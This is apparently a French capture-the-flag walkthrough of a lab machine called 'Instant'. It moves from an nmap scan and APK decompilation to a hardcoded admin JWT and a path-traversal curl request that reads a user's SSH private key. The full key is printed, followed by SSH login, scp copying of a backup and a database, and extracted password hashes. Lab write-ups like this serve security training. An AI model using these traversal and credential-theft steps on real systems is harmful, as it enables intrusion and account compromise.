Instant

Wednesday, November 13, 2024 12:25 PM

```
(alice㉿kali)-[~/.../Machines/MEDIUM/LINUX/Instant]
└─$ nmap -sV -sC -O 10.129.236.158
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 12:19 CET
Nmap scan report for instant.htb (10.129.236.158)
Host is up (0.025s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Instant Wallet
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/13%OT=22%CT=1%CU=35444%PV=Y%DS=2%DC=I%G=Y%TM=673
OS:48B3D%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A
OS:)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5
OS:=M53
OS:CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88
OS:)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%
OS:A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%
OS:D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.28 seconds
```

On accède à un site et on peut télécharger un fichier apk.


Un fichier **APK** (Android Package Kit) est un fichier utilisé pour distribuer et installer des applications sur des appareils Android. Il contient tous les éléments nécessaires à l'installation et à l'exécution d'une application Android.

ON a un outils sur linux qui est **apktool** et en cherchant sur internet on peut trouver une commande "decode"

```
┌──(alice㉿kali)-[~/.../Machines/MEDIUM/LINUX/Instant]
└─$ apktool decode  instant.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/alice/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
```

/smali/com/instantlab/instant

On trouve pas mal de chose ici :




En regardant dans admin.smali on tombe sur un jeton qui ressemble a un jeton JWT.


```
const-string v2, "Authorization"

const-string v3, "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"

.line 25
invoke-virtual {v1, v2, v3}, Lokhttp3/Request$Builder;->addHeader(Ljava/lang/String;Ljava/lang/String;)Lokhttp3/Request$Builder;

move-result-object v1
```


const-string v3,
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"


Ça ne fonctionne pas pour l'instant donc je vais suivre un autre tuto :




Si je fais code . Ça va ouvrir visualcode et je peux voir le code.
On rajoute **swagger-ui.htb** dans le etc/hosts








On voit qu'on a pas acces mais on a le jeton de l'admin donc on va tenter une attaque JWT :




Comme ça ne fonctionne pas.



Ensuite on fait un curl :

c'était pas read mais views :




Bingo !
ON a déjà un user : **shirohige** et on a une vulnérabilité de type LFI (local file inclusion). Qui est le fait qu'on accès à des fichiers que normalement on est pas censé y avoir accès.

Maintenant on va essayer pour lire **etc/passwd** :


Comme ça ne focntionne pas on va essayer un autre truc :

Je retourne dans l'API et je mets ce fichier ici :


ON obtiens une commande :




ON va retester :



ON va maintenant faire une attaque LFI :



OUIII!!!




Bon on a le user.txt mais on a pas le root donc il va falloir trouver un moyen de se co en ssh.

On sait que je peux récupérer **id_rsa** vu que le port **ssh** est ouvert.

```
┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$ curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: mywalletv1.instant.htb' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -H $'Accept: text/html,application/xhtml+xml,applicat
ion/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' -H
 $'Upgrade-Insecure-Requests: 1' -H $'Priority: u=0, i' -H $'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQt
OWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA' \
    $'http://mywalletv1.instant.htb/api/v1/admin/read/log?log_file_name=../../../../../../home/shirohige/.ssh/id_rsa'
HTTP/1.1 201 CREATED
Date: Sat, 16 Nov 2024 07:40:36 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 2842
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{"/home/shirohige/logs/../../../../../../home/shirohige/.ssh/id_rsa":["-----BEGIN OPENSSH PRIVATE KEY-----\n","b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2g
tcn\n","NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZ0skIN2+Ppqr4xjYglrZyZzd9YtJGuv/w3GW8B\n","nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRrOfHNjK8lGefOMYtY/T5hE0VeHv73uEOA/BoeaH\n","dAGhQuAAsDj8Avy1yQMZDV3
1PHcGEDu/0dU9jGmhjXfS70gfebpII3js9OmKXQAFc2T5k/\n","5xL+1MHnZBiQqKvjbphueqpy9gDadsiAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY\n","8juWZrzme8TG5Np6KIg1tdZ1cqRL7lNVMgo7AdwQCVrUhBxKvTEJmI
zR/4o+/w9njJ3+WF\n","uaMbBzOsNCAnXb1Mk0ak42gNLqcrYmupUepN1QuZPL7xAbDNYK2OCMxws3rFPHgjhbqWPS\n","jBlC7kaBZFqbUOA57SZPqJY9+F0jttWqxLxr5rtL15JNaG+rDfkRmmMzbGryCRiwPc//AF\n","Oq8vzE9Xji
XZ2P/jJ/EXahuaL9A2Zf9YMLabUgGDAAAFiKxBZXusQWV7AAAAB3NzaC1yc2\n","EAAAGBAKW57ZWpZp2VnE1WdLJCDdvj6aq+MY2ICK2cmc3fWLSRrr/8NxlvAZ8ENb84dwQ8\n","sYS91iwN4z55GwfI+JbkaznxzYyvJRnnzjGLWP0+Y
RNFXh7+97hDgPwaHmh3QBoULgALA4\n","/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY\n","kKir426YbnqqcvYA2nblgLyrTgPCOoaQwy2WpWpPUYIvgbBbwBJ89uOLggWPI7lma85nvE\n
","xuTaeiiINbXWdXKkS+5TVTIKOwHcEAla1IQcSr0xCZiM0f+KPvBPZ4yd/lhbmjGwczrDQg\n","J129TJNGpONoDS6nK2JrqVHqTdULmTy+BQGwzWCtjgjMcLN6xTx4I4W6lj0owZQu5GgWRa\n","m1DgOe0mT6iWPfhdI7bVqsS8a+a7
S9eSTWhvqw35EZpjM2xq8gkYsD3P/wBTqvL8xPV44l\n","2dj/4yfxF2obmi/QNmX/WDC2m1IBgwAAAAMBAAEAAAGARudITbq/S3aB+9icbtOx6D0XcN\n","SUkM/9noGckCcZZY/aqwr2a+xBTk5XzGsVCHwLGxa5NfnvGoBn3ynNqYkqkwzv+1vHzNCP\n
OEU9GoQAtmT8QtilFXHUEof+MIWsqDuv/pa3vF3mVORSUNJ9nmHStzLajShazs+1EKLGNy\n","nKtHxCW9zWdkQdhVOTrUGi2+VeILfQzSf0nq+f3HpGAMA4rESWkMeGsEFSSuYjp5oGviHb\n","T3rfZJ9w6Pj4TILFWV769TnyxWhUHcnXoTX90Tf+rAZgSNJm0I0fplb0dotXxpvWtjTe9y\n
","1Vr6kD/aH2rqSHE1lbO6qBoAdiyycUAajZFbtHsvI5u2SqLvsJR5AhOkDZw2uO7XS0sE/0\n","cadJY1PEq0+Q7X7WeAqY+juyXDwVDKbA0PzIq66Ynnwmu0d2iQkLHdxh/Wa5pfuEyreDqA\n
","wDjMz7oh0APgknzURGnF66jmdE7e9pSV1wiMpgsdJ3UIGm6d/cFwx8I4odzDh+1jRRAAAA\n","wQCMDTZMyD8WuHpXgcsREvTFTGskIQOuY0NeJz3yOHuiGEdJu227BHP3Q0CRjjHC74fN18\n","nB
8V1c1FJ03Bj9KKJZAsX+nDFSTLxUOy7/T39Fy45/mzA1bjbgRfbhheclGqcOW2ZgpgCK\n","gzGrFox3onf+N5Dl0Xc9FWdjQFcJi5KKpP/0RNsjoXzU2xVeHi4EGoO+6VW2patq2sblVt\n","pErOwUa/cKVlTdoUmIyeqqtOHCv6Qmtl3kylhahrQw0rcbkSgAAADBAOAK8JrksZjy4MJh\n
","HSsLq1bCQ6nSP+hJXXjlm0FYcC4jLHbDoYWSilg96D1n1kyALvWrNDH9m7RMt55WzBM3FX\n","zKCwZBxrcPuU0raNkO1haQlupCCGGI5adMLuvefvthMxYxoAPrpptXR+g4uimwp\n","1oJcO5\n","SSY5PxMLojS9gg++Jv8IuFHerxoTwr1eY8d3smeOBc62yz3tIY
BwSe/L1nIY6nBT57DOOY\n","CGGElC1cS7pOg/XaOh1bPMaJ4Hi3HUWwAAAMEAvV2Gzd98tSB92CSKct+eFqcX2se5UiJZ\n","n90GYFZoYuRerYOQjdGOOCJ4D/SkIpv0qqPQNulejh7DuHKiohmK8S59uMPMzgzQ4BRW0G\n","HwDs1CAcoWDnh7yhGK6lZM3950r1A/RPwt9FcvWfEoQqwvCV37L7YJJ7rDWlTa06qHMRMP\n
","5VNy/4CNnMdXALx0OMVNNoY1wPTAb0x/Pgvm24KcQn/7WCms865is11BwYYPaig5F5Zo1r\n","bhd6Uh7ofGRW/5AAAAEXNoaXJvaGlnZUBpbnN0YW50AQ==\n","-----END OPENSSH PRIVATE KEY-----\n"],"Status":201}
```

Pour enlever les " et \ on utilise cyberchef avec l'option **replace :**



ON a enfin notre clé rsa :

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZ0skIN2+Ppqr4xjYglrZyZzd9YtJGuv/w3GW8B
nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRrOfHNjK8lGefOMYtY/T5hE0VeHv73uEOA/BoeaH
dAGhQuAAsDj8Avy1yQMZDV31PHcGEDu/0dU9jGmhjXfS70gfebpII3js9OmKXQAFc2T5k/
5xL+1MHnZBiQqKvjbphueqpy9gDadsiAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY
8juWZrzme8TG5Np6KIg1tdZ1cqRL7lNVMgo7AdwQCVrUhBxKvTEJmIzR/4o+/w9njJ3+WF
uaMbBzOsNCAnXb1Mk0ak42gNLqcrYmupUepN1QuZPL7xAbDNYK2OCMxws3rFPHgjhbqWPS
jBlC7kaBZFqbUOA57SZPqJY9+F0jttWqxLxr5rtL15JNaG+rDfkRmmMzbGryCRiwPc//AF
Oq8vzE9XjiXZ2P/jJ/EXahuaL9A2Zf9YMLabUgGDAAAFiKxBZXusQWV7AAAAB3NzaC1yc2
EAAAGBAKW57ZWpZp2VnE1WdLJCDdvj6aq+MY2ICK2cmc3fWLSRrr/8NxlvAZ8ENb84dwQ8
sYS91iwN4z55Gwfl+JbkaznxzYyvJRnnzjGLWP0+YRNFXh7+97hDgPwaHmh3QBoULgALA4
/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY
kKir426YbnqqcvYA2nblgLyrTgPCOoaQwy2WpWpPUYIvgbBbwBJ89uOLggWPI7lma85nvE
xuTaeiiINbXWdXKkS+5TVTIKOwHcEAla1IQcSr0xCZiM0f+KPv8PZ4yd/lhbmjGwczrDQg
J129TJNGpONoDS6nK2JrqVHqTdULmTy+8QGwzWCtjgjMcLN6xTx4I4W6lj0owZQu5GgWRa
m1DgOe0mT6iWPfhdI7bVqsS8a+a7S9eSTWhvqw35EZpjM2xq8gkYsD3P/wBTqvL8xPV44l
2dj/4yfxF2obmi/QNmX/WDC2m1IBgwAAAMBAAEAAAGARudITbq/S3aB+9icbtOx6D0XcN
SUkM/9noGckCcZZY/aqwr2a+xBTk5XzGsVCHwLGxa5NfnvGoBn3ynNqYkqkwzv+1vHzNCP
OEU9GoQAtmT8QtilFXHUEof+MIWsqDuv/pa3vF3mVORSUNJ9nmHStzLajShazs+1EKLGNy
nKtHxCW9zWdkQdhVOTrUGi2+VeILfQzSf0nq+f3HpGAMA4rESWkMeGsEFSSuYjp5oGviHb
T3rfZJ9w6Pj4TILFWV769TnyxWhUHcnXoTX90Tf+rAZgSNJm0I0fplb0dotXxpvWtjTe9y
1Vr6kD/aH2rqSHE1lbO6qBoAdiyycUAajZFbtHsvI5u2SqLvsJR5AhOkDZw2uO7XS0sE/0
cadJY1PEq0+Q7X7WeAqY+juyXDwVDKbA0PzIq66Ynnwmu0d2iQkLHdxh/Wa5pfuEyreDqA
wDjMz7oh0APgknzURGnF66jmdE7e9pSV1wiMpgsdJ3UIGm6d/cFwx8I4odzDh+1jRRAAAA
wQCMDTZMyD8WuHpXgcsREvTFTGskIQOuY0NeJz3yOHuiGEdJu227BHP3Q0CRjjHC74fN18
nB8V1c1FJ03Bj9KKJZAsX+nDFSTLxUOy7/T39Fy45/mzA1bjbgRfbhheclGqcOW2ZgpgCK
gzGrFox3onf+N5Dl0Xc9FWdjQFcJi5KKpP/0RNsjoXzU2xVeHi4EGoO+6VW2patq2sblVt
pErOwUa/cKVlTdoUmIyeqqtOHCv6Qmtl3kylhahrQw0rcbkSgAAADBAOAK8JrksZjy4MJh
HSsLq1bCQ6nSP+hJXXjlm0FYcC4jLHbDoYWSilg96D1n1kyALvWrNDH9m7RMtS5WzBM3FX
zKCwZBxrcPuU0raNkO1haQlupCCGGI5adMLuvefvthMxYxoAPrpptXR+g4uimwp1oJcO5
SSY5PxMLojS9gg++Jv8IuFHerxoTwr1eY8d3smeOBc62yz3tIYBwSe/L1nIY6nBT57DOOY
CGGElC1cS7pOg/XaOh1bPMaJ4Hi3HUWwAAAMEAvV2Gzd98tSB92CSKct+eFqcX2se5UiJZ
n90GYFZoYuRerYOQjdGOOCJ4D/SkIpv0qqPQNulejh7DuHKiohmK8S59uMPMzgzQ4BRW0G
HwDs1CAcoWDnh7yhGK6lZM3950r1A/RPwt9FcvWfEoQqwvCV37L7YJJ7rDWlTa06qHMRMP
5VNy/4CNnMdXALx0OMVNNoY1wPTAb0x/Pgvm24KcQn/7WCms865is11BwYYPaig5F5Zo1r
bhd6Uh7ofGRW/5AAAAEXNoaXJvaGlnZUBpbnN0YW50AQ==
-----END OPENSSH PRIVATE KEY-----

```
┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$ chmod 600 id_rsa

┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$ ssh -i id_rsa shirohige@10.129.237.117
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
shirohige@instant:~$
```

On va récupérer le fichier sessions-backups sur notre machine:

```
┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$ scp -i id_rsa shirohige@instant.htb:/opt/backups/Solar-PuTTY/sessions-backup.dat .
sessions-backup.dat                                                                    100% 1100    10.4KB/s   00:00

┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$
```

ON lance linpeas histoire de voir ce qu'on a :

On va copier ce document sur notre machine

```
 -> Extracting tables from /home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db (limit 20)
  --> Found interesting column names in wallet_users (output limit 10)
CREATE TABLE wallet_users (
        id INTEGER NOT NULL,
        username VARCHAR,
        email VARCHAR,
        wallet_id VARCHAR,
        password VARCHAR,
        create_date VARCHAR,
        secret_pin INTEGER,
        role VARCHAR,
        status VARCHAR,
        PRIMARY KEY (id),
        UNIQUE (username),
        UNIQUE (email),
```

```
┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$ scp -i id_rsa shirohige@instant.htb:/home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db .
instant.db                                                                             100%   36KB 184.9KB/s   00:00
```

```
┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$ file instant.db
instant.db: SQLite 3.x database, last written using SQLite version 3046000, file counter 13, database pages 9, cookie 0x3, schema 4, UTF-8, version-valid-for 13
```

```
sqlite> .tables
wallet_transactions  wallet_users         wallet_wallets
sqlite>
```

```
sqlite> select * from wallet_users;
1|instantAdmin|admin@instant.htb|f0eca6e5-783a-471d-9d8f-0162cbc900db|pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cbb6586fab7ab7bc762bd978|2024-07-23 00:20:52.529887|87348|Admin|active
2|shirohige|shirohige@instant.htb|458715c9-b15e-467b-8a3d-97bc3fcf3c11|pbkdf2:sha256:600000$YnRgjnim$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550ed|2024-08-08 20:57:47.909667|42845|instantian|active
sqlite>
```

1
|instantAdmin|admin@instant.htb|f0eca6e5-783a-471d-9d8f-0162cbc900db|pbkdf2:sha256:6000
00$I5bFyb0ZzD69pNX8
$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cbb6586fab7ab7bc762bd978|2024-07-23
00:20:52.529887|87348|Admin|active


2|shirohige|shirohige@instant.htb|458715c9-b15e-467b-8a3d-97bc3fcf3c11
|pbkdf2:sha256:600000$YnRgjnim
$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550ed|2024-08-08
20:57:47.909667|42845|instantian|active

```
┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$ cat hash.txt
pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cbb6586fab7ab7bc762bd978
pbkdf2:sha256:600000$YnRgjnim$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550ed
```

